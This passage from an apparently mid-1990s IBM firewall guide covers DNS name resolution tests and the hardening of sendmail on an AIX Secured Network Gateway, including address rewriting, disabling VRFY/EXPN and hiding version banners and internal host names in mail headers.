E.ROOT-SERVERS.NET.       3600000      A     192.203.230.10
;
; formerly NS.ISC.ORG
;
.                         3600000      NS    F.ROOT-SERVERS.NET.
F.ROOT-SERVERS.NET.       3600000      A     192.5.5.241
;
; formerly NIC.NORDU.NET
;
.                         3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.       3600000      A     192.36.148.17
```

Figure 128. Case 2, /etc/named.ca File on the Firewall

```
; Created by Internet Connection SNG 960461823
@ IN SOA aix1.ral.ibm.com. root.aix1.ral.ibm.com.
 ( 960461823 3600 600 3600000 86400)
  IN NS aix1.ral.ibm.com.
1 IN PTR localhost.
```

Figure 129. Case 2, /etc/named.loc File on the Firewall

Configuration of the Internal DNS

The configuration of the Internal DNS is exactly the same as in case 1 (see "Configuration of the Internal DNS" on page 131).

Name Resolution from the Secure Network

Figure 130 shows the same sequence of nslookup requests that we tried for case 1 from a host in the secure network. As you can see, we can resolve addresses wherever they exist, whether they are in the nonsecure network (warp.overnet.com), in the DMZ (ns1.ral.ibm.com, aix1.ral.ibm.com), or in the secure network (mcgregor.itso.ral.ibm.com, rs60004.itso.ral.ibm.com).

```
rs600020:/ > nslookup
Default Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

> warp.overnet.com.
Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

Non-authoritative answer:
Name:    warp.overnet.com
Address:  192.168.253.222

> www.ral.ibm.com.
Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

Non-authoritative answer:
Name:    www.ral.ibm.com
Address:  150.53.104.31

> aix1.ral.ibm.com.
Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

Non-authoritative answer:
Name:    aix1.ral.ibm.com
Address:  150.53.104.27
```

Figure 130. Case 2, Resolve Names from Secure Network With nslookup

Name Resolution from the Nonsecure Network

From the nonsecure network, we can resolve DMZ addresses (www.ral.ibm.com, aix1.ral.ibm.com) but not secure network addresses, as shown in Figure 131 on page 139.

```
C:\mptn\etc\namedb>nslookup
Default Server:  warp.overnet.com
Address:  192.168.253.222

> aix1.ral.ibm.com.
Server:  warp.overnet.com
Address:  192.168.253.222

Non-authoritative answer:
Name:    aix1.ral.ibm.com
Address:  150.53.104.27

> www.ral.ibm.com.
Server:  warp.overnet.com
Address:  192.168.253.222

Non-authoritative answer:
Name:    www.ral.ibm.com
Address:  150.53.104.31

> rs60004.itso.ral.ibm.com.
Server:  warp.overnet.com
Address:  192.168.253.222

*** warp.overnet.com can't find rs60004.itso.ral.ibm.com.: Server failed

> mcgregor.itso.ral.ibm.com.
Server:  warp.overnet.com
Address:  192.168.253.222

*** warp.overnet.com can't find mcgregor.itso.ral.ibm.com.: Server failed
```

Figure 131. Case 2, Resolve Names from Nonsecure Network With nslookup

Chapter 9. Mail Handling


Secured Network Gateway provides an SMTP mail relay capability, as we briefly described in 2.1.5, "Mail Handling" on page 18. This allows you to present a single interface for mail coming into your secure network and to hide the details of the secure network from the outside.

The configuration provided by SNG can be used with no further modification, but normally you will want to add some further customization to modify the behavior of the mail gateway. You will also have to make changes to adjacent mail servers to allow them to work with the SNG facility. In this chapter we will first describe the standard setup, and then show some examples that address some of the most common additional requirements.

9.1 Configuring Mail Handling Using the Standard Process

Configuring mail is similar to the domain name service configuration. You just invoke the SNG SMIT configuration dialog and supply the necessary information. In SMIT select **Internet Connection Secured Network Gateway (SNG)**, then **Configure Secured Network Gateway (SNG)**, then **Configure Network Services for Secured Network Gateway (SNG)**, and finally **Add Network Services Configuration Entry**. This takes you to the same dialog that you used to define the DNS configuration. All you have to do to implement the mail relay is to provide the name of the Internal Mail Server (see Figure 132 on page 142).

© Copyright IBM Corp. 1995 1996


System Management Interface Tool : root@rs60004

Exit
Show
Help
Return To:
System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Network Services for Secured Network Gateway (SNG)
Add Network Services Configuration Entry


Add Network Services Configuration Entry

* Non Secure Domain Name	ral.ibm.com
* Non Secure Name Servers	150.53.104.12
* Secure Domain Name	itso.ral.ibm.com
* Secure Name Servers	9.24.104.108
Secure Network Mail Server	rs600020.itso.ral.ibm.com

OK
Command
Reset
Cancel
?
Help

Figure 132. Add Network Services Configuration Entry

In our case, we specified rs600020.itso.ral.ibm.com, which is an RS/6000 in the secure network. pp.After selecting **OK**, the /etc/sendmail.cf file is modified and the sendmail daemon is restarted automatically (Figure 133 on page 143).



```
x ()
{
superuser=`id -u`
if [ $superuser != 0 ] ; then
```

```
0513-059 The named Subsystem has been started. Subsystem PID is 9308.

Reconfiguring Mail. Excessive delays indicate nameserver
configuration problems.

0513-059 The sendmail Subsystem has been started. Subsystem PID is 3710.
```

Figure 133. Mail Handling Configuration Complete

9.2 What the Standard SNG Mail Configuration Does

The customization step described earlier has the effect of modifying the sendmail configuration file, /etc/sendmail.cf. Figure 134 on page 144 shows the changes generated by our example customization.

```
#The relay host definition

# Host name for Internet relay  (YOU MAY OPTIONALLY DEFINE THIS)
# Optionally defined macro specifying name of host to which you want
# to relay Internet mail.  This would be a host on the network with
# TCP/IP and SMTP server that is connected to the Internet.
# Defining this macro will allow you to forward all mail to the relay
# host that is not destined for a host in the local domain(s).  The
# local domains are defined in the d class, above. If you wish ALL tcp
# mail to be forwarded to the relay host, comment out the appropriate
# rule in ruleset 0, as indicated in the ruleset's comments.

DRrs600020.itso.ral.ibm.com
  .
  .
  .

#S0 (Rule Zero)

#  Resolve addresses that are in our local domain(s).
#  If the DR macro is defined, addresses that do not resolve to local
#  domain are forwarded to relay host. Comment the above rule if you
#  want everything sent to the relay host.
#
# FW R$*<@$-.$=d>$*                    $#tcp $@$2.$3 $:$1<@$2.$3>$4
# FW R$*<@$+>$*        $?R $#$M$@$-$R$-$:$1<@$2>$3 $| $#tcp$@$2$:$1<@$2>$3 $.
#FW Added rules for Firewall Mail Handling
R$*<@$-.$=d>$*  $?R $#$M$@$[$R$]$:$1<@$2.$3>$4 $| $#tcp$@$2.$3$:$1<@$2.$3>$4 $.
R$*<@$+>$*      $#tcp $@$2 $:$1<@$2>$3
#FW
```

Figure 134. /etc/sendmail.cf File After Configuring Mail Handling

9.3 Recommended Further Configuration

The changes made to the /etc/sendmail.cf file shown above are really only a start. There are several other items in the /etc/sendmail.cf file that we recommend you consider changing.

- Configuring host name and domain name
- Subdomain and host name rewriting on outgoing mail
- Redirecting incoming mail to the internal mail server
- Handling incoming mail on the internal mail server
- Setting up a system to understand the MX record
- Hiding aliases
- Receiving 8 bit ISO 8859/1 characters
- Changing the version number of your configuration file
- Changing the SMTP login message
- Changing the format of headers

We will describe each of them in turn. The examples in this chapter will meet many typical requirements, but there are sure to be some subtleties in your particular environment that we have not covered. Unfortunately, it seems that whoever devised the format of the sendmail configuration file had a warped sense of humor. It is *not* a simple thing to modify. If you are going to do any serious work with /etc/sendmail.cf, we recommend *sendmail* by Bryan Costales (published by O'Reilly, ISBN: 15620562).

9.3.1 Configuring Host Name and Domain Name

We configured the MX record in DNS to present just one site identity for incoming mail. So, for example, we will receive mail with a destination of user@ral.ibm.com, instead of user@machine_name.itso.ral.ibm.com. This serves a security purpose (it hides the structure of the secure network) and also makes life easier for people sending you mail. For consistency, we want the mail gateway to report this same externally visible name for outgoing mail, too. The DD macro allows you to do this.

```
# Hostname definition
# Define the w macro to be the host name that is used in outgoing mail.
# The w macro should not include the local domain name; this should
# be defined in the D macro.
#DwYourHostName
Dwaix1
#DDYourDomainNam
DDral.ibm.com
```

Figure 135. Configuring Host and Domain Name

9.3.2 Subdomain and Host Name Rewriting on Outgoing Mail

The modified DD macro only changes the apparent name of the firewall itself. If the outgoing mail originated from a host within the secure network (as is usually the case), you may expose the real IP name of the node. Internal mail hosts are usually *not* directly reachable from the outside (Internet), therefore some mechanism is needed to obscure the real host names in outgoing mail.

One way to do this is to rewrite the senders addresses so that it looks like all mail comes from the gateway (firewall). The sendmail S1 rule allows you to do this. The example shown in Figure 136 will change messages from any_user@any_node.itso.ral.ibm.com to make it appear to have come from any_user@ral.ibm.com.

```
#  S1:  Sender Field Pre-rewriting
#  This ruleset is used when defining the $f macro.  In this case it is
#  applied after S3 and before S4.
#  This ruleset is applied to all sender type headers S3 and before
#  the mailer specific sender (S) rewrite rules.
#  This ruleset is also applied to $f to create $g.
S1
R$+<@$+.itso.ral.ibm.com>       $@$1<@ral.ibm.com>
```

Figure 136. Sample S1 Rule Set (Sender Address Rewriting)

9.3.3 Redirecting Incoming Mail to the Internal Mail Server

After modifying the S1 rule as in the previous example, you have to modify your sendmail configuration in order to deliver all incoming mail for your parent domain to the internal mail server. In our case, we have to deliver all mail whose destination is any_user@ral.ibm.com to the mail server on machine rs600020.itso.ral.ibm.com.

When we first configured mail handling, SNG defined the DR macro shown in Figure 134 on page 144, which gives a shorthand ID for the internal mail server name. We next wish to modify the S0 rule to redirect mail to the address defined in the DR macro. Figure 137 on page 146 shows the coding for the S0 rule.

```
#     Rule Zero
S0
R$+<@ral.ibm.com>      $#tcp $@$R $:$1<@ral.ibm.com>
```

Figure 137. S0 Rule to Forward to the Internal Mail Server

9.3.4 Handling Incoming Mail on the Internal Mail Server

So far, all of the configuration has been on the SNG system. The result of it is to redirect mail to the internal mail server. The next step is to configure the mail server system so that it can deal with this received mail.

In our case, we need to receive mail with a destination address of user@ral.ibm.com where we would normally expect it to be user@host.itso.ral.ibm.com. There are several ways to achieve this. We will show you the following four:

1. Adding a host alias in the /etc/sendmail.cf file on the internal mail server
2. Rewriting using the S2 rule on the firewall
3. Rewriting using the S2 rule on the internal mail server
4. Adding a host alias in the /etc/hosts file on the internal mail server

Example 1, Adding a Host Alias in /etc/sendmail.cf

The idea behind this configuration method is to handle all mail that has a destination of our external mail domain on the one internal mail server, by treating it as mail to be delivered locally. This will not work, of course, if we have a network of mail servers within the secure network. However, often the internal mail server is in fact a gateway into some other mail mechanism, such as Lotus Notes mail. In this case it may certainly be appropriate to process it all locally.

The following /etc/sendmail.cf entry creates an alias between ral.ibm.com and the local host name (the contents of the *D* macro).

```
Dwrs600020
# Define the w class to be all names that may appear on incoming mail
# that should be delivered locally.  These names should be the exact
# form that will appear in the destination addresses of incoming mail
# messages.
#Cw $w $?D$w.$D$. YourHostAliases
Cw $w $?D$w.$D$. ral.ibm.com
```

Figure 138. Adding Host Aliases in the /etc/sendmail.cf File on the Internal Mail Server

Example 2, Rewriting Using the S2 Rule on the Firewall

The S2 rule can be used to alter the destination within the header of a mail message before it is forwarded. In this case we are changing occurrences of ral.ibm.com into rs600020.itso.ral.ibm.com, the address of the real internal mail server. Note that this rule does not actually *redirect* the message. We have already achieved that using the S0 rule (see Figure 137).

```
#  S2:  Recipient Field Pre-rewriting
S2
R$+<@ral.ibm.com>      $@$1<@rs600020.itso.ral.ibm.com>
```

Figure 139. Rewriting S2 Rule on the Firewall

Example 3, Rewriting Using the S2 Rule on the Internal Mail Server

This example uses the same technique as the previous one, except that the mail header is rewritten on the internal mail server itself. In fact there are two rules here, one which rewrites mail with a ral.ibm.com destination and one that rewrites the fully-qualified mail server host name (defined by the D macro).

```
#  S2:  Recipient Field Pre-rewriting
R$+<@ral.ibm.com>       $@$1<@$w>
R$+<@$D>        $@$1<@$w>
```

Figure 140. Rewriting S2 Rule on the Internal Mail Server

Example 4, Adding an Alias in the /etc/hosts File on the Internal Mail Server

In many ways this is the simplest method for rewriting the inbound mail destination. It simply defines ral.ibm.com as an alternate name for rs600020.

```
9.24.104.241   rs600020  ral.ibm.com
```

Figure 141. The /etc/hosts File on the Internal Mail Server

9.3.5 Setting up a System to Understand the MX Record

Strictly speaking, this is not part of the firewall mail configuration at all, but something that external mail servers have to configure in order to be able to use the gateway. This includes machines inside the DMZ as well as machines that are really external. When the originating mail server wants to send a mail message, it will first try to resolve the destination name into an IP address. If that fails (and if support for the MX record has been enabled), it will use DNS to try to find the address of a mail exchanger that will handle the destination domain.

In many mail implementations, such as the one in OS/2 TCP/IP, support for MX is enabled by default. Other systems require a sendmail configuration update to enable MX support. The following excerpt shows the entry in /etc/sendmail.cf on an AIX system that allows the sender to use this support:

```
# Define whether and how to use a name server for resolving recipients.
# Possible values are:
#       MR      use Mail Rename records to resolve recipient users
#       MB      use Mail Box records to resolve recipient users
#       MG      use Mail Group records to resolve recipient users
#       MX      use Mail Exchanger records to resolve recipient hosts
#       ANY     query for ANY records, rather than just CNAMEs, when
#                 canonicalizing the recipient host; NOTE that this
#                 cannot be used when there may be wildcard MX records
#                 for the local domain or any of its parents, since
#                 sendmail will accept this response as the
#                 canonicalized hostname and end up with something like
#                 "host.domain.local.domain"
#       ALL     use all of the above
# You may use any combination of these, although it is recommended that
# you specify MB if MR is specified.  For example, "OK MG MX" would enable
# the use of Mail Group and Mail Exchanger resource records.
# The default is not to use a name server for resolving recipients.
#OK MX
OK MX MR MB MG
```

Figure 142. Setting up Sender to Use MX Records

9.3.6 Hiding Aliases

One of the things that has historically been a source of several sendmail security exposures is the facilities it provides for tracing and debugging. One of these exposures is provided by the VRFY and EXPN commands, which can be used to verify aliases.

You should disable these options on the firewall and log any attempt to use them by using the appropriate sendmail configuration options or sendmail startup option. The following section from /etc/sendmail.cf shows these options:

```
# Disable VRFY and EXPN command
O+
# Log VRFY and EXPN command
O-
```

Figure 143. Suppressing and Logging the VRFY and EXPN Commands

This exposure was highlighted by a CERT advisory. Figure 144 on page 149 show the text of the IBM response to the advisory.

```
CERT Vendor Update VU#6039
February 7, 1996

  This is in response to the following advisories, which were identical.

    IBM-ERS ERS-SVA-C01-1996:001.1
    CIAC G-09
    CERT VU#6093

  IBM has incorporated options into sendmail that disable the VRFY and
  EXPN features of sendmail.  Use the ′-o′ parameter on the command line
  or the O control line in the configuration file to activate these options.

  Security options for the SMTP server (daemon) mode of sendmail are:
     +   Turns on secure SMTP.  When enabled, this option disables the VRFY
         and EXPN commands.  These commands are required and do run, but
         they echo their argument back to the user rather than expanding
         the argument to indicate whether it is valid or invalid.

     -   Turns on SMTP security logging.  When enabled, any use of the VRFY
         and EXPN commands is logged, even if the commands are disabled by
         the + option.  Any invalid user given to the RCPT command is also
         logged.  The log message is sent to syslogd as a  mail.warning
         message.  The message includes the date, time, user′s hostname,
         command, and argument given to SMTP.

  AIX 3.2
  -------
     APAR - IX41105
     PTF  - U426334

     To determine if you have this PTF on your system, run the following
     command:

        lslpp -lB U426334

  AIX 4.1
  -------
     APAR - IX49343   (bos.net.tcp.client 4.1.2.2 or later)

     To determine if you have this fix on your system, run the following
     command:

        lslpp -l bos.net.tcp.client

     Your version of bos.net.tcp.client should be 4.1.2.2 or later.
```

Figure 144. IBM Response to VRFY and EXPN CERT Advisories

The results of disabling VRFY and EXPN are shown inFigure 145 and Figure 146 on page 150.

```
# telnet localhost smtp
Trying...
Connected to localhost.itso.ral.ibm.com.
Escape character is ′¬]′.
220 aix1.ral.ibm.com SMTP 1.00 ready at Thu, 29 Feb 1996 11:05:35 -0600
vrfy ken
250 Ken McGregor <ken>
```

Figure 145. VRFY Attempt Before Hiding Aliases

```
# telnet localhost smtp
Trying...
Connected to localhost.itso.ral.ibm.com.
Escape character is '¬]'.
220 aix1.ral.ibm.com SMTP 1.00 ready at Thu, 29 Feb 1996 12:59:52 -0600
vrfy ken
250 <ken>
```

Figure 146. VRFY Attempt After Hiding Aliases

The latter example also generates a log message, as follows:

```
Feb 29 12:59:59 rs60004 sendmail[13362]: SMTP (localhost) VRFY ken
```

Figure 147. Sendmail Security Log Message

9.3.7 Receiving Eight-Bit ISO 8859/1 Characters

By default, sendmail treats characters of the mail body as seven-bit characters and strips the eighth bit of mail bodies. In order to avoid this and receive mail with 8-bit characters, we will have to instruct sendmail to treat mail as 8-bit ISO 8859/1 characters.

Although this is not strictly a security concern (at least, no method to exploit it has been demonstrated), it is important, especially if your mail gateway may be handling messages in multiple national languages.

```
# treat incoming 8-bit characters as ISO 8859/1 characters
#Ow
Ow
```

Figure 148. Receiving 8-Bit ISO 8859/1 Characters

9.3.8 Changing the Apparent Version Number of sendmail

When someone in the external network connects to the SMTP port on your firewall, the prompt includes the version number of your sendmail configuration file. If you leave this set to the default value, an attacker could use it to infer modes of attack to which you may be vulnerable.

You modify the value by setting the Z macro in /etc/sendmail.cf, for example.

```
#   Version Number   (YOU MAY CHANGE THIS AS NEEDED)#
# The revision-level Z macro tracks changes you make to
# the /etc/sendmail.cf file.
# When you make a change to the /etc/sendmail.cf file, change the value
# of this macro to show your new version level.
# You can use any format you wish for the number.
#DZ4.03
DZ1.00
```

Figure 149. Changing the Version Number of Your Configuration File

The result of making this change is illustrated by Figure 150 on page 151 and Figure 151 on page 151.

```
# telnet localhost smtp
Trying...
Connected to localhost.itso.ral.ibm.com.
Escape character is '¬]'.
220 aix1.ral.ibm.com Sendmail AIX 4.1/UCB 5.64/4.03
ready at Thu, 29 Feb 1996 11:01:56 -0600
```

Figure 150. Before Changing the Version Number

```
# telnet localhost smtp
Trying...
Connected to localhost.itso.ral.ibm.com.
Escape character is '¬]'.
220 aix1.ral.ibm.com Sendmail AIX 4.1/UCB 5.64/1.00
ready at Thu, 29 Feb 1996 11:19:28 -0600
```

Figure 151. After Changing the Version Number

9.3.9 Changing the SMTP Login Message

The change shown above conceals the sendmail.cf version number, but people in the external network can still see that you are running AIX sendmail and the version you are using. This information could also be used to give hints of potential attack techniques.

```
# SMTP login message
#De$j Sendmail $v/$Z ready at $b
# b macro Contains the current date in ARPANET form.
# The $b macro equals the current date and time.
# This macro is used for postmarks.
# e macro Denotes the Simple Mail Transfer Protocol (SMTP) entry message.
# The revision-level Z macro tracks changes you make to the /etc/sendmail.cf file.
# When you make a change to the /etc/sendmail.cf file,
# change the value of this macro to show your new version level.
# You can use any format you wish for the number.
De$j SMTP $Z ready at $b
```

Figure 152. Changing the SMTP Login Message

Figure 153 and Figure 154 show the effect of changing this.

```
# telnet localhost smtp
Trying...
Connected to localhost.itso.ral.ibm.com.
Escape character is '¬]'.
220 aix1.ral.ibm.com Sendmail AIX 4.1/UCB 5.64/1.00
ready at Thu, 29 Feb 1996 11:25:45 -0600
```

Figure 153. Before Changing the SMTP Login Message

```
# telnet localhost smtp
Trying...
Connected to localhost.itso.ral.ibm.com.
Escape character is '¬]'.
220 aix1.ral.ibm.com SMTP 1.00 ready at Thu, 29 Feb 1996 11:32:23 -0600
```

Figure 154. After Changing the SMTP Login Message

9.3.10 Changing the Format of Mail Headers

As SMTP messages pass, step-by-step, from origin to destination, they pick up new header elements. This gives you a useful way to track the path taken by any message you receive. On the other hand, it also means that people outside your network can see the host name of the firewall and the internal mail server when they receive mail from your network.

Many of the security measures that we have described are aimed at hiding the real internal network structure. Normal message headers would undo this careful work, so it is important to modify the format of the headers written by the mail servers in the secure network. Figure 155, Figure 156 and Figure 157 on page 153 show the changes to /etc/sendmail.cf on the firewall system, the internal mail server and an internal mail client, respectively.

```
#   Format of headers   #
H?P?Return-Path: <$g>
#HReceived: $?sfrom $s $.by $j ($v/$Z)
#          id $i; $b
HReceived: from Mailhub $.by $j
          id $i; $b
H?D?Resent-Date: $a
H?D?Date: $a
H?F?Resent-From: $q
H?F?From: $q
H?x?Full-Name: $x
HSubject:
# HPosted-Date: $a
# H?l?Received-Date: $b
H?M?Resent-Message-Id: <$t.$i@$j>
H?M?Message-Id: <$t.$i@$j>
```

Figure 155. Changing the Format of Headers on the Firewall

```
#   Format of headers   #
H?P?Return-Path: <$g>
#HReceived: $?sfrom $s $.by $j ($v/$Z)
#         id $i; $b
HReceived: from MailClients $.by Mailserver
          id $i; $b
H?D?Resent-Date: $a
H?D?Date: $a
H?F?Resent-From: $q
H?F?From: $q
H?x?Full-Name: $x
HSubject:
# HPosted-Date: $a
# H?l?Received-Date: $b
H?M?Resent-Message-Id: <$t.$i@$j>
#H?M?Message-Id: <$t.$i@$j>
```

Figure 156. Changing the Format of Headers on the Internal Mail Server

```
#HReceived: $?sfrom $s $.by $j ($v/$Z) id $i; $b
HReceived: $? $.by MailClient ($v/$Z) id $i; $b
D?Date: $a
H?F?From: $q
#H?M?Message-Id: <$t.$i@$j>
H?D?Resent-Date: $a
H?F?Resent-From: $q
H?M?Resent-Message-Id: <$t.$i@$j>
H?x?Full-Name: $x
```

Figure 157. Changing the Format of Headers on the Internal Mail Client

To show the effect of these definitions, we sent mail from a user on a mail client, rob@mcgregor.itso.ral.ibm.com, to root@ns1.ral.ibm.com through the internal mail server (rs600020.itso.ral.ibm.com) and the firewall (aix1.ral.ibm.com). The message received on ns1.ral.ibm.com appeared as follows:

```
From rob@ral.ibm.com Thu Feb 29 15:14 EST 1996
Received: from aix1.ral.ibm.com by ns1.ral.ibm.com with SMTP
        (1.38.193.4/16.2) id AA11590; Thu, 29 Feb 1996 15:14:13 -0500
Return-Path: <rob@ral.ibm.com>
Received: from Mailhub by aix1.ral.ibm.com
Message-Id: <9602292108.AA10622@aix1.ral.ibm.com>
Received: from MailClients by Mailserver
          id AA15004; Thu, 29 Feb 1996 15:13:16 -0500
Received: Date: Thu, 29 Feb 96 15:11:42       by MailClient
(IBM OS/2 SENDMAIL VERSION 1.3.14/2.12um)
id AA0275; Thu, 29 Feb 96 15:12:24 -0500
Mime-Version: 1.0
Date: Thu, 29 Feb 96 15:11:42
From: rob@ral.ibm.com
To: root@ns1.ral.ibm.com
Subject: Mail Headers
X-Mailer: Ultimedia Mail/2 Lite, IBM T. J. Watson Research Center
Content-Id: <198_164_1_825624702>
Content-Type: text/plain; charset="US-ASCII"
Content-Transfer-Encoding: 7bit

I changed mail headers for mcgregor.itso.ral.ibm.com,
rs600020.itso.ral.ibm.com and aix1.ral.ibm.com.
```

Figure 158. Changing the Format of Mail Headers

Notice

If you really want to hide the internal domain details, you need to be very thorough. You will have to change the configuration file on *every* SMTP mail client.

9.4 Mail Handling Examples

It is easier to understand the interaction of the different mail configuration elements by looking at examples. We will consider two configurations, one using an SMTP mail client inside the secure network and the other using a Post Office Protocol (POP) client. We will track the process by which messages go from sender to receiver and the configuration elements that control each step.

9.4.1 Case 1, Incoming Mail to SMTP Client in the Secure Network

In the first case, we are sending mail to an SMTP client (UltiMail/2 running on OS/2) via the internal mail server. The application protocol is SMTP from end-to-end.

